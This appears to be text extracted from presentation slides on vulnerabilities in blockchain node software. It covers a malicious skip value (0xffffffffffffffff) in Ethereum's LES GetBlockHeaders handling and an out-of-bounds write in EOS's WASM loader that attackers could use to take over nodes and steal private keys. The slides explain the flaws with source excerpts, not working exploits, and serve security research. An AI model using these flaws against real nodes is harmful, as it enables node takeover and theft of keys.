


Background 2

This figure display the protocol layers used in Ethereum. For supporting “light” clients, the Light Ethereum Subprotocol (LES) allows an Ethereum node to only download block headers as they appear and fetch other parts of the blockchain on-demand. To achieve that, we also need a full (or archive) node acting as the LES server to serve the light nodes.

geth --lightserv 20

While an LES client requesting block headers from an LES server, the **GetBlockHeaders** message is sent from the client and the message handler on the server side parses the message.



Ethereum Protocol Stack

1. Support arbitrary sub-protocols (aka capabilities) over the basic wire protocol
 2. Connection management
-
1. Encrypted Handshake/Authentication
 2. Peer Persistence
 3. UDP Node Discovery Protocol

```
// GetBlockHashesFromHash retrieves a number of block hashes starting at a given
// hash, fetching towards the genesis block.
func (hc *HeaderChain) GetBlockHashesFromHash(hash common.Hash, max uint64) []common.Hash {
    // Get the origin header from which to fetch
    header := hc.GetHeaderByHash(hash)
    if header == nil {
        return nil
    }
    // Iterate the headers until enough is collected or the genesis reached
    chain := make([]common.Hash, 0, max)
    for i := uint64(0); i < max; i++ {
        next := header.ParentHash
        if header = hc.GetHeader(next, header.Number.Uint64()-1); header == nil {
            break
        }
        chain = append(chain, next)
        if header.Number.Sign() == 0 {
            break
        }
    }
    return chain
}
```

```
go handler_test.go
go helper_test.go
go metrics.go
go odr.go
GO odr_requests.go
GO odr_test
GO peer.go
GO protocol.go
GO randselect.go
GO randselect_test.go
GO request_test.go
GO retrieve.go
GO server.go
GO serverpool.go
GO sync.go
GO txrelay.go
```


Max size 0xffffffffffffffff

```
case query.Origin.Hash != (common.Hash{}) && !query.Reverse:
    // Hash based traversal towards the leaf block
    if header := pm.blockchain.GetHeaderByNumber(origin.Number.Uint64() + query.Skip + 1); header != nil {
        if pm.blockchain.GetBlockHashesFromHash(header.Hash(), query.Skip+1)[query.Skip] == query.Origin.Hash {
            query.Origin.Hash = header.Hash()
        } else {
            unknown = true
        }
    } else {
        unknown = true
    }
    // getBlockHeadersData represents a block header query.
    type getBlockHeadersData struct {
        Origin hashOrNumber // Block from which to retrieve headers
        Amount uint64         // Maximum number of headers to retrieve
        Skip   uint64         // Blocks to skip between consecutive headers
        Reverse bool          // Query direction (false = rising towards latest, true = falling towards genesis)
    }
    if !unknown {
        unknown = true
    }
}
else {
    unknown = true
}

case !query.Reverse:
    // Number based traversal towards the leaf block
    query.Origin.Number += query.Skip + 1
```

Query.skip+1 =0

Process



DEMO

Background

Eos

Be an operating system that truly supports commercial applications.

<https://github.com/EOSIO/eos>

One of the best things about using WASM is that EOS smart contracts can be written in any programming language that compiles to WASM.




Details

This is a buffer overflow vulnerability At libraries/chain/webassembly/binaryen.cpp (Line 78), Function `binaryen_runtime::instantiate_module`:

```
for (auto& segment : module->table.segments) {
    Address offset = ConstantExpressionRunner<TrivialGlobalManager>(globals).visit(segment.offset).value.geti32();
    assert(offset + segment.data.size() <= module->table.initial);
    for (size_t i = 0; i != segment.data.size(); ++i) {
        table[offset + i] = segment.data[i]; //00B write here!
    }
}
```

The values `offset` and `segment.data.size()` are read from the WASM file. This creates a vulnerability that can be exploited by a malicious contract providing invalid values. By doing so, attackers would be able to write data into arbitrary addresses in memory and take control of the node. By stealing the private keys of super nodes, controlling the content of new blocks, packing a malicious contract into a new block and publishing it.

